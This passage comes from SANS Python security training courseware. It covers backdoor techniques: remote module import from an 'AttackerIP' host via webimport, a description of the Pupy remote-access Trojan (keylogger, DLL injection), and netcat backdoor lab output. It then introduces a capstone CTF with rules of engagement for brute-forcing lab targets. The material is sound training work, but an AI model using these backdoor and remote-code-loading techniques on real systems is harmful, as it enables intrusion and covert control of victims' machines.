>>> sys.meta_path[1].find_spec("socket")
>>> sys.meta_path[2].find_spec("socket")
ModuleSpec(name='socket',
loader=<_frozen_importlib_external.SourceFileLoader object at
0x7f7afe894f10>, origin='/usr/lib/python3.8/socket.py')
>>> sys.meta_path[0].find_spec("sys")
ModuleSpec(name='sys', loader=<class
'_frozen_importlib.BuiltinImporter'>, origin='built-in')
```

The item in the list that returns a module spec is responsible for loading the module. Adding a new object to this list allows you to import things from non-standard locations. For example, you can load a module from across your Netcat session or from a remote website. After completing SEC573, Pieter-Jan (@PidgeyL) wrote a Python 3 version of a module to allow you do this called webimport. There is an old Python2 version installed by PIP, so use git to download Pieter-Jan's code.

© 2024 Mark Baggett

WebImport Back to the Attacker

```
student@SEC573:/lib/python3.8/site-packages$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.15 - - [27/Jul/2020 08:42:00] "HEAD pefile.py HTTP/1.1" 200 -
192.168.1.15 - - [27/Jul/2020 08:42:00] "GET pefile.py HTTP/1.1" 200 -
192.168.1.15 - - [27/Jul/2020 08:42:00] "GET ordlookup/__init__.py HTTP/1.1" 200 -
```



Not there - SAD

There now - HAPPY

```
>>> import pefile
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
ModuleNotFoundError: No module named 'pefile'
>>> import webimport
>>> webimport.register(8000,location="AttackerIP")
>>> import pefile
>>>
```


Using the WebImport module enables you to import modules from a remote IP address. This can be any IP address that is accessible to the victim. For example, the attacker can stand up small Python web servers in the folders that contain the modules needed. When an import command is run in pyterpreter for a module that does not exist locally, it will request it across the web page. This works very well for simple Python modules, but it will fall apart for complex module. The problem there is that we are only sharing the files inside of the folder where we launched the http.server command. This one folder might be the site modules or the built-in modules, but it isn't both. For complete functionality, we would need to write a custom web server that is aware of all of the directories in the sys.path and can deliver files from any of those folders, instead of just the folder where the web server was launched.

© 2024 Mark Baggett

Technet24

Pupy.py Remote Python RAT

Nicolas Verdier: https://github.com/n1nj4sec/pupy

Provides Meterpreter-like functionality with Python backend instead of Ruby

- Process migration via reflective DLL injection
- Screenshots, keylogger, process lists, kill process, more
- Run any Python script on target (without installing modules on targets)
- Run an interactive Python shell on the target

32- or 64-bit payloads deployed as .DLL or .EXE

Uses RPyC for remote communications

A great source for offensive scripts to give you Metasploit like functionality is Pupy. Pupy.py is a Python-based remote-access Trojan and attack framework. It can be deployed to a remote machine as a 64-bit or 32-bit .EXE or .DLL. It provides functionality similar to that of Metasploit, but instead of having a Ruby-based scripting engine, it will execute Python programs. The modules you developed for the framework are also written in Python. After Pupy is installed, you can use the provided modules to migrate the .DLL to another process, turn on a keylogger, list or kill processes, or capture screenshots. Pupy uses a package named RPyC as its remote communication library.

© 2024 Mark Baggett

Section 5 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Components of a Backdoor
Socket Communications
Lab: Socket Essentials
Exception/Error Handling
Lab: Exception Handling
Process Execution
Lab: Process Execution
Creating a Python Executable
Lab: Python Backdoor
Limitations of send() and recv()
Techniques for recvall()
Lab: recvall()
stdio: stdin, stdout, stderr
Object-Oriented Programming
– Python Objects
Argument Packing/Unpacking
Lab: Dup2 and pyTerpreter

This page intentionally left blank.

© 2024 Mark Baggett

Technet24

Lab 5.6: Dup2 and pyTerpreter

In your workbook, turn to Lab 5.6

Please complete the lab in your workbook.

© 2024 Mark Baggett

Lab Highlights: You Now Have Two More Backdoors

The backdoor is so highly functional I had to add prompts so that you know you are even in netcat and not just at a bash prompt!

```
student@573:~/Documents/pythonclass$ nc -nv -l -p 8888
Run a linux command or two type 'exit' when you're done
This is a remote process prompt -> student@SEC573:~/573_lab_code$ id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm)
student@SEC573:~/573_lab_code$ whoami
student
student@SEC573:~/573_lab_code$ exit
You have now exited the backdoor.
```

Pyterpreter has no malicious payload. It is just Python!

```
Welcome to pyterpreter!
>>> a = 5
>>> print(a)
5
>>> print(execute("ls"))
backdoor-final.py
backdoor-final.py~
```


This lab illustrates two other techniques that can be used to develop backdoors. Each of the backdoors we have developed has its own unique qualities and, more importantly, will be evaluated differently by endpoint software. The os.dup2() backdoor will only work on Linux targets, but it has a single thread of execution, so changing directories works as expected. The Pyterpreter backdoor will operate properly on any target platform that you can generate a Python executable for. Additionally, Pyterpreter does not contain any malicious payloads. It is a "blank slate" that you can use to run any Python code you want. This can be the basis for a forensics incident response, or offensive tool.

© 2024 Mark Baggett

Technet24

Conclusions for Automating Information Security with Python

Over the last five sections, we have covered a lot of ground. From data structures and objects to exception handling and debugging, we've established a firm foundation for what goes into a Python program

We have looked at applying those concepts to accomplishing common tasks required of every penetration tester

We only barely scratched the surface of what Python can do. Hopefully, it has opened the door to a world of exciting projects in your future

Over the last few sections, we have covered a lot of ground and learned how to use Python to accomplish many of the tasks that will be required of us as penetration testers. We have only begun to scratch the surface of the power of Python. From debugging and exception handling to data structures, you now have a solid foundation on which to continue building your Python skills. I hope that this course has inspired you to embrace the power of automation to secure your network, doing forensics and penetration testing. Go forth and do great things.

© 2024 Mark Baggett

Additional Resources (1)

Violent Python, by T. J. O'Connor
ISBN: 9781597499576

Black Hat Python, by Justin Seitz
ISBN-10: 1593275900 ;ISBN-13: 978-1593275907
Publication Date: December 14, 2014

Dive into Python: Free electronic book,
http://www.diveintopython3.net/

Additional resources: Python programming books.

© 2024 Mark Baggett

Technet24

Additional Resources (2)

Code Academy, https://www.codecacademy.com/learn/learn-python

Google Online Python Training, https://developers.google.com/edu/python/

Khan Academy Python Training, http://www.khanacademy.org/?video=introduction-to-programs-data-types-and-variables#computer-science

Additional resources: Online Python training courses.

© 2024 Mark Baggett

Acknowledgments

The materials, including Python programming techniques used in this class, were learned through self-study of many unnamed developers who posted sample code on their blogs and answered questions on stackoverflow.com. In addition, I learned through other public forums over the past many years, as I sought to develop my own skills, and solve many complex problems. Finding and naming all of these great influences and teachers would be impossible, but the following sites and individuals were extremely influential and helpful in my development

References include http://docs.python.org, Violent Python and TJ O'Connor, Usenet Python forums, General Programming forums, devshed.com, stackoverflow.com, and others

Special thanks to Ed Skoudis for the use of his slide templates, icons and graphics, networking/setup slides, and mentorship.

Thanks to the following individuals who provided feedback and edits during the course development. The course is what it is thanks to these wonderful people: T. J. O'Connor, Tim Tomes, Ed Skoudis, Dave Shackleford, Justin Searle, Rodney Caudle, James Wickett, David Raymond, Jake Williams, Philip Plantamura, Carrie McLeish, Joe Hamm, Lorenza Mosley, Dave Hoelzer, Karen Fioravanti, Tim Medin, Tom Hessman, Ginny Munroe, Marc Baker, Ovie Carroll, Robin Reuarin, Ian Lee, MaxZine Weinstein, Joff Thyer, Mike Murr, Josh Barone and Mark Strickland.

© 2024 Mark Baggett

Technet24

COURSE RESOURCES AND CONTACT INFORMATION



AUTHOR CONTACT
Mark Baggett
Twitter: @markbaggett



SANS INSTITUTE
11200 Rockville Pike
Suite 200
North Bethesda, MD 20852
301.654.SANS (7267)



SANS RESOURCES
www.sans.org
Twitter: @SANSInstitute



SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

© 2024 Mark Baggett

573.6

Capstone Workshop

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Technet24

© 2024 Mark Baggett. All rights reserved to Mark Baggett and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC573.6 | Automating Information Security with Python

SANS

Capstone Workshop

© 2024 Mark Baggett | All Rights Reserved | Version J01_01

Welcome to the final workshop of the SANS Automating Information Security with Python course.

Technet24

Workshop Objectives

Pull together all the concepts of the course and apply them to various Python challenges

Use programs you completed in labs this week (perhaps with slight modifications)

You need to write a few new programs using discussed concepts and code

Use the pyWars client to get the questions, answer them, and score points

We have covered a lot of ground over the last five sections. We discussed many key programming concepts as we developed those projects, including reading websites and filesystems, parsing data with regular expressions, incorporating third-party modules, creating executables, and other tasks that you will use frequently as security professionals.

Now you will put all those concepts together and apply them to challenges you will find in real-world penetration tests. You will use the pyWars client to register points scored as you complete the challenges.

Events of This Class

After this short introduction, you will break into teams of three or four people

You will work as a team to score as many points as you can

Do not begin until the instructor gives permission

Take breaks and lunch on your own as you see fit

The first team to get all the points or the team with the most points at 2:00 p.m. will be the winning team

Some teams will complete all the questions; some will not

After the 2:00 p.m. wrap-up, the instructor will answer any questions about how to solve any given challenge

The agenda is simple. We will introduce the workshop. Then, after you are given permission to begin, you will work together through the various challenges. The first team to complete all the questions will be the winner. At 2:00 p.m. today, we will have a debrief, and if no team has completed all the questions, the team with the most points at that time will be the winner. You will manage your breaks and lunch on your own.

Technet24

Connect to the Capstone VPN

In your SANS Portal under the "My Labs" section, find and download the OpenVPN Configuration file.

Then run the following open VPN command, passing the path to the downloaded OpenVPN configuration file.

```
student@SEC573:~$ sudo openvpn ~/Downloads/SEC573A-######-Linux.ovpn
[sudo] password for student: <enter password for student>
Sun Aug 16 07:58:11 2020 OpenVPN 2.4.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO]
[LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] built on Sep  5 2019
Sun Aug 16 07:58:11 2020 library versions: OpenSSL 1.1.1f  31 Mar 2020, LZO 2.10
< ----- DATA TRUNCATED ----- >
Sun Aug 16 07:58:12 2020 /etc/openvpn/update-resolv-conf tap0 1500 1585
10.10.76.1 255.255.0.0 init
Sun Aug 16 07:58:14 2020 WARNING: this configuration may cache passwords in
memory -- use the auth-nocache option to prevent this
Sun Aug 16 07:58:14 2020 Initialization Sequence Completed
```


Did you complete the homework from your Workbook Lab 0.0? The capstone will use additional targets, so you need to be connected to the VPN to access them. While inside your VM, Download the OpenVPN Certificate to your local machine and run the OpenVPN command shown here. When you see "Initialization Sequence Complete", you should be connected and able to 'ping 10.10.10.20'.

pyWars: Getting Started - Live / Hybrid Classes

The instructor will have shared a few lines of Python code with you that includes your shared team login.

Copy and paste this code into a new terminal and it will create your account and a new profile.

```
$ 573
(573) student@SEC573:~/$ python
>>> import pywars
>>> d = pywars.Client("https://live.sec573.com:10000")
>>> d.login("teamloginhere","teampasswordhere")
'Login Success'
```

WILL FAIL UNTIL THE GAME BEGINS!

The pywars Client recognizes the successful login with new credentials and creates a new profile so you can easily go back to Sections 1-5

You can select which profiles are active with "**`pywars --switch`**"

In the live or hybrid classroom, the instructor may have provided you with a few lines of Python code that contain your team's login and password. In this case, the setup is as easy as copying and pasting that code into a new terminal window. If, for some reason, the copy and paste option isn't available, you will reproduce the lines shown on the screen here and use your team login and password.

Once you successfully log in with your team credentials, the pywars client will automatically save this information as a new profile on your system. This makes it easy for you to switch back to your profile used for Sections 1-5 of the course.

To switch between the profiles that are on your system, you can use the "pywars --switch" command.

Technet24

pyWars: Getting Started - OnDemand

OnDemand users may find using "**pywars --new**" is easier to create your new profile

The hostname is the same one used for Sections 1-5

Your password is the same, unless you used .password() to change it. Your current password is stored in **client.hold_password**

The username is the same with **".ctf"** appended to the end.

```
$ 573
(573) student@SEC573:~/$ pywars --new
What is the hostname (example: live.sec573.com) of the server? od.sec573.com
What is registration email address on the SANS Portal? youremail@here.com.ctf
Give me a new pyWars password for this class (keystrokes not displayed): Portal PW
```

You can select which profiles are active with "**pywars --switch**"

OnDemand users will need to create a new pyWars profile with your CTF login information. You will start this by running "pywars --new". You are prompted for the hostname. Enter the same hostname you used for Sections 1-5. You will be prompted for your email address. The CTF login is the same email address you used for Sections 1-5 with ".ctf" added to the end. You are prompted for a new pyWars password. This is the same password that was given to you by the SANS portal for Sections 1-5. That means it should be the same as the password you have been using in the previous sections unless you reset it using .password(). If you don't remember that password, rather than resetting you can open the pywars client so that it logs in using your Section 1-5 account and look at "client.hold_password". If you can't figure it out, you can click the "RESET PASSWORD" button in your portal and it will change the password for both Sections 1-5 and the ct.

To switch between the profiles that are on your system, you can use the "pywars --switch" command.

Rules of the Game (1)

Do *not* attack other students

Only target 10.10.10.0/24 as prescribed by questions on the CTF pyWars server

Use **only** Python scripts developed by your team in this section or during this course

- The instructor may ask to see your code

These are Python challenges; the use of any other tools, unless explicitly permitted, disqualifies you from the game

Here are your rules of engagement. Be sure to follow these rules carefully to win the game. First, do not attack any other students. You should be targeting only hosts on the 10.10.10.0/24 network and only when told to do so by the questions on the CTF pyWars server. Second, this is a Python coding challenge. Use programs that your team has written over this course, or write some new programs during this section to complete the challenges. Do not use any programs that have been written by someone else. Do not use other open-source tools. For example, you may be tempted to try and use THC-Hydra to solve a password-guessing challenge or sqlmap to extract SQL data from a vulnerable target. Don't do that. Instead, write your own tool to do the job.

Do not attempt to hack the scoring server or interact with the pyWars server with anything other than the pyWars client unless explicitly told to in a challenge.

The instructor may ask to see your code during the workshop.

Technet24

Rules of the Game (2)

No vulnerability scanning tools or network mapping tools
- Examples: Nmap, Nessus, Nikto, and more

No network attacks
- Example: ARP Cache Poisoning and more

No exploitation tools
- Examples: Metasploit, Evilgrade, sqlmap, THC-Hydra, and so on

No privilege escalation attacks
- You don't require root on my servers!

No attempting to hack the pyWars servers or other infrastructure in any way other than what is described in the question

Remember, it is a Python programming challenge. You will not have a need for any vulnerability scanners, network mapping tools, exploits or exploitation frameworks, or privilege escalation attacks. Solve the challenges with your Python programming skills.

Answer Is In the First 2500 Requests

The answer should always be in the first 2,500 requests, depending upon how you generate data.

- If you "brute force an all-numeric password", you would try 1, then 2, then 3, up to, at **most**, 2,500
- If you "brute force the all-lowercase letter password", you would try "a", then "b", and all one-letter combinations followed by "aa","ab","ac", and all the two-letter combinations followed by the three-letter combinations.
- If you "brute force the passwords from the John the Ripper password list", then it is one of the first 2,500 passwords in that list!

Depending upon your speed, it should **never take more than five minutes**.

If your program is written properly, it will not require more than 2,500 requests to successfully guess or brute force the solution to the challenge. So, at 10 guesses per second, it will not take more than 4.2 minutes to find the solution. If your script runs for more than 5 minutes, your program isn't working properly. Don't allow your programs to continue to attack the servers for more than 5 minutes.

Technet24

Rules of Engagement Explicitly PERMITTED

Use the Python Interactive Shell

Use your own Python programs

Use any Python samples or programs that are used in sections 1 through 5

Use code snippets from or import any existing open-source tools and libraries

You can run a sniffer on your computer

You can run a browser and local proxy such as Burp or ZAP, but do not use their scanning features

You definitely should use your own Python scripts and the Python interactive shell. You are welcome to use any program samples, code samples that were provided to you in the books, and labs from this course. Any tools that you developed, including your password guesser, SQL injection tool, backdoor, and recon tools, are all fair game. You can borrow snippets of code or import any existing open-source tools or libraries that you'd like.

For non-Python-related tools, you may find running a sniffer or local proxy application useful.

How to Play (1)

Answer as many pyWars questions as you can, that is, question=game.question()

Some questions ask you to attack a host on the network and give an address, account, and more

Time limits will vary from question to question. Check the question for those relevant details

The question tells you whether a time limit is enforced

Your goal is to answer as many questions as you can. Use pyWars to retrieve the questions and the associated data, and answer as many questions as possible in the time permitted. This is similar to playing pyWars just as you have all week, with a few minor differences. The first difference is the fact that there are additional targets on the network. Questions direct you to interact with and manipulate those targets to solve a challenge. Another difference is that some questions that target those external hosts do not require that you submit the answer within 2 seconds of querying the data element. If the time limit is not enforced, that will be stated in the question.

Technet24

How to Play (2)

You do not need to scan for or try to find hosts; the question tells you the address of the target

The point value for questions varies based on difficulty

Most questions will state how many points they are worth. For example, two-sums is worth 2 points

```
>>> print games.question("two-sums")
POINTS:2,TIMED:Y - The data element contains
```

Think strategically about how to accumulate the most points in the time provided

Sometimes the result of your hack says flag=XYZ; if so, **only submit the portion after equals sign,** i.e., XYZ

Don't alter the case or order of items unless told to

You need to interact only with the other targets in the 10.10.10.0/24 range when you are directed to do so by a question. You do not need to scan the network to find these hosts.

The point value awarded for completing a question varies from question to question. The number of points awarded is directly proportional to the difficulty of the question. There will be more easy questions than difficult questions, so you should think strategically about how to accumulate the most points in the time allotted.

Sometimes, when you solve a challenge, the result will simply return the answer that you must submit to the pyWars server. Other times, the page will say something like "flag=ABCDEF..." If the flag says "flag=<some answer>", then you should submit only the part after the equals sign. For example, if you solve the challenge and a webpage contains "flag=SUBMITME", then you should submit "SUBMITME" as the answer.

pyWars Rules

You **may** have only 3 seconds between the time you request data and submit your answer to most questions:

- You need to programmatically process .data() as described by .question() to submit .answer() before the time out!

You can score only on a given question once

Interacting with the scoring server with anything other than the pyWars client is **strictly** forbidden (no Netcat, web browsers, and so on)

Do not attempt to alter opponent team scores or guess their passwords

Play Nice. No cheating. No spoofing. Answer your questions as yourself

In short: No hacking the scoring server

After you have queried the data associated with a question, by calling games.data(#), you have only 2 seconds to submit the correct answer. Some questions will not enforce this 2-second time out. If the time out is not enforced, the question will state that fact. This means that you will not have time to read the data, figure out the answer in your head, and then manually type the answer back in. You will need to automatically process the information returned by games.data(#) and automatically submit the answer.

You can submit each answer only once. Technically, you can submit an answer more than once, but you only get points for it once.

Do not interact with the scoring server with **anything** other than the pyWars client. **No netcat! No web browsers!**

There are several additional rules, but it all comes down to doing the right thing. Don't hack anyone or my servers. Play the game using the tools provided and have fun.

Technet24

Playing pyWars: Methods

Here is a list of things you can do with your pyWars object

- Account Management:
  - game.new_acct(<username>, <password>, <regcode>): Create an account called "username"
  - game.login(<username>, <password>): Log in as user username with given password
  - game.logout(): Log out of the currently logged-in account
  - game.password(<current>, <new>): Change your password to the new password specified.
    (If you have forgotten your password the instructor or SANS online support can reset it for you)
- Game Play:
  - game.question(<Name or #>): Retrieve a question by name or by number
  - game.data(<Name or #>): Gives you data related to the specified question
  - game.answer(<Your Answer>): You submit your answer for the last data you queried
  - game.score([True]): Displays your score or (if True is passed) all scores.
  - game.print_rich_text = True: Output formatted for string vs formatted for book
  - game.names: A list of the names of all of the labs

Look at all the questions like this:

```
>>> for i in game.names:
...     print(i,game.question(i))
... <press enter on blank line>
```


Once you have a pyWars exercise object in memory, you can call its various methods to perform actions against the pyWars server. For example, you will use .new_acct(), .login(), .logout(), and, if necessary, .password() to manage your account on the server. You will use new_acct() once to create an account for yourself on the server. Once your account is created, you do not need to use this method again. Then, you can use login() and logout() to use that account.

Once you have a logged-in session, you can call .question(), .data(), .answer(), and .score() to interact with the server. A question takes in a question name or number and gives you back the text for that question. Every question will ask you to manipulate some data in some way. To get the associated data, you call .data and give it the question name or number that you want the data for. After you have manipulated the data, you submit it back to the server as your answer. The answer() method takes the answer resulting from the manipulation of the data as described by the question. You will receive credit for answering the question if your answer is correct for the last .data() value the server gave to you.

You can also see the score to see how you are doing by executing the command 'game.score()'.

If you would like to see a complete list of all the questions, I provide you with a "for loop" here that you can use. Don't be concerned about not understanding that command yet. We will discuss for loops in detail later.

Targets Are All the Same

Pywars server will tell you to interact with a host and give you an IP address.

Target IP addresses start at 10.10.10.20 and increase by 10. So, most classes will have the following targets available to them:

10.10.10.20, 10.10.10.30, 10.10.10.40, 10.10.10.50

The number of hosts will increase or decrease depending upon class size.

Always start with the IP pywars gives you, but if it becomes slow or unresponsive, move to another host. They are all the same function.

Logging into 10.10.10.20 doesn't give you a valid session on 10.10.10.30, but the servers are all the same with the same flags.

All of the target IP addresses handed out by the pywars server are the same. The only purpose of different IPs is to provide load balancing and not overwhelm any one server. The lowest IP address of a target is 10.10.10.20. The other host increases the last octet by 10. By default, the targets available to you are 10.10.10.20, 10.10.10.30, 10.10.10.40, and 10.10.10.50. However, the number of hosts may increase or decrease depending upon the class size. Start with whatever IP address the pywars server gives you, but if you find it is behaving slowly, it's OK to move to a different server.

Keep in mind that although the websites are the same, they are not the same server. In other words, after logging into 10.10.10.20 you will not have an active session on 10.10.10.30. Similarly, cookies given to you by 10.10.30 will not be valid on 10.10.10.40. Other than that, you can use any server that you like. In some cases, the instructor might assign a single server to a specific team. In those cases, follow the instructor's directions in the classroom.

Technet24

Questions Before We Begin?

The first team to finish **or** the team at the **top** of the scoreboard at the end of the game is the winner

Any questions before we begin?

Remember to follow the rules of engagement

If you capture **all** the points by answering **all** the questions possible, notify the instructor

Are there any questions before we begin?



You may begin.

Technet24

COURSE RESOURCES AND CONTACT INFORMATION



AUTHOR CONTACT
Mark Baggett
Twitter: @MarkBaggett



SANS INSTITUTE
11200 ROCKVILLE PIKE
SUITE 200
NORTH BETHESDA, MD 20852
301.654.SANS(7267)



SANS RESOURCES
www.sans.org
Twitter: @SANSInstitute



SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

Index

Note: The numbers indicate the book number, followed by the page number.

"hashlib" module	2:5
"pdb" module	2:5
"re" module	2:5
"Requests" module	4:85
"sockets" module	2:5
"subprocess" module	2:5, 5:6
"sys" module	2:5, 2:15
__init__	1:76, 3:56, 3:84, 4:81, 5:85, 5:88-90, 5:92-93, 5:99, 5:102
_getexif()	4:37-39

A

accept()	5:12-14, 5:16, 5:58, 5:60
add()	1:105, 2:11, 3:54
addition	1:5-8, 1:11-12, 1:17, 1:24, 1:27-28, 1:30, 1:34-35, 1:38-39, 1:46, 1:48, 1:51, 1:60-61, 1:63, 1:67-69, 1:102, 1:114, 1:121, 2:5, 2:7-8, 2:10, 2:21-22, 2:26, 2:39, 2:56, 2:78, 2:80, 2:91, 3:7, 3:12-13, 3:21, 3:47, 3:56, 3:73, 3:81-82, 3:104, 4:25, 4:27, 4:29, 4:54, 4:79, 4:83, 4:91, 4:100-101, 5:10-11, 5:35-36, 5:39, 5:48, 5:57, 5:70, 5:75, 5:86-88, 5:90, 5:100, 5:106, 5:108-110, 6:4, 6:11, 6:13
alias	1:11, 2:17, 2:27, 5:10
arrays	1:3-4, 1:9, 1:18, 1:23, 1:33, 1:52, 1:57, 1:83-84, 1:87, 1:101, 1:107, 1:110, 1:123, 1:129, 2:33-36, 2:69
Assignment Shortcuts	1:29

B

Back referencing	3:44
backslash	1:59, 1:64, 3:29-30, 4:65
base64	1:81, 5:65, 5:73
Beautiful Soup	2:6
Big Endian	4:17, 4:19, 4:27

Technet24

bind()	4:10, 5:11, 5:13, 5:16
bit math	1:32
blocking sockets	5:57, 5:66-67
boolean value	1:117, 3:69
BREAK	1:20, 1:35, 1:40, 1:79, 1:100, 1:103, 1:125, 1:127-128, 2:17, 2:41, 2:57, 2:59, 3:46, 3:50, 4:7, 4:11, 4:18, 4:93, 4:109, 5:28-29, 5:33, 5:43, 5:54-55, 5:61, 5:68, 5:81, 5:92, 6:3
breakpoint	1:103, 1:125, 1:127-128, 4:109
Brooks, Frederick	1:34
Burp	3:19, 4:91, 4:105, 4:108-110, 6:10
bz2	1:81

C

CAPTCHA	4:103
carving	4:2-3, 4:5-9, 4:28, 4:34, 4:42, 4:49, 4:52, 4:59, 4:63, 4:74, 4:78, 4:84, 4:104, 4:113
checksums	3:99
chr()	1:73, 1:109, 2:55
close()	3:8-10, 5:9, 5:15, 5:78
code block	1:90, 1:95-96, 1:111-113, 1:119, 1:121, 2:51-52, 2:54, 2:57, 2:59, 2:92, 3:7-8, 5:25
codec	1:68, 1:71, 1:81, 3:11, 4:23, 4:70, 5:65, 5:73, 5:109
condition	1:111-112, 1:121, 1:128, 4:16, 4:58, 4:105, 5:27, 5:68-69
connect()	4:60, 5:9, 5:12-16, 5:55
CONTINUE	1:10-11, 1:20, 1:75, 1:94, 1:128, 2:23, 2:52, 2:57, 2:59, 2:61, 2:81, 3:17, 3:20, 3:34, 3:67, 4:23, 4:35, 5:7, 5:27-29, 5:33, 5:43, 5:55, 5:61, 5:63, 5:68, 5:70, 5:107, 6:9
control statements	1:3-4, 1:9, 1:18, 1:33, 1:52, 1:57, 1:84, 1:87, 1:101, 1:107, 1:110-112, 1:123, 1:129, 2:92
cookie	3:100, 4:83, 4:86-89, 4:92-98, 4:102, 4:110, 6:15
CookieJar	4:92-95, 4:97-98, 4:102
count()	2:36, 3:60
Counter	1:94, 2:27, 2:57, 2:78, 2:80-81, 3:61-63, 3:71-72, 4:9, 4:16, 4:66, 5:24-25, 5:88
covert channels	3:100, 4:7, 4:14

Custom character sets 3:32

D

data() 1:46-47, 1:53-55, 1:86, 3:76, 4:77, 6:13-14
decode() 1:65, 1:70-71, 1:82, 3:104, 4:70, 5:14-16, 5:18, 5:21-22, 5:33, 5:55, 5:64
DefaultDict 2:78-80, 3:64
DFF 2:6, 3:60
dictionaries 1:6, 1:22-23, 1:80, 1:97, 1:99, 1:111, 1:117, 2:2-3, 2:16, 2:30, 2:32, 2:49-50, 2:60, 2:64, 2:68-71, 2:74, 2:76, 2:78, 2:80-85, 3:54, 3:56-57, 3:60, 3:64, 3:89-90, 3:97, 4:93, 4:95-96, 5:86
dictionary 1:22-23, 1:97, 2:50, 2:69-81, 2:84, 3:54, 3:63-64, 3:66, 3:87-89, 3:98, 4:38-40, 4:83, 4:86-98, 4:103, 5:95-98
difference() 3:55-56, 3:58
difference_update() 3:54, 3:58
division 1:28, 1:30, 1:120, 3:12, 3:70, 5:26
DNS names 3:60
DOC 1:6-7, 1:10, 1:13, 1:20, 1:27, 1:42, 1:62, 1:64, 1:76, 1:81, 1:90, 1:97, 1:100, 1:102, 1:104, 2:5-6, 2:10, 2:14, 2:23, 2:28, 2:57, 2:89, 3:4, 3:15, 3:19-20, 3:28, 3:42, 3:56, 3:72, 3:84, 3:93, 4:5, 4:7, 4:14-15, 4:26, 4:29, 4:31-33, 4:41, 4:43, 4:81, 4:83, 4:85-87, 4:89, 4:91, 4:99, 5:22, 5:33, 5:43, 5:52, 5:59, 5:73, 5:76, 5:81, 5:106, 5:110

E

easy_install 3:16
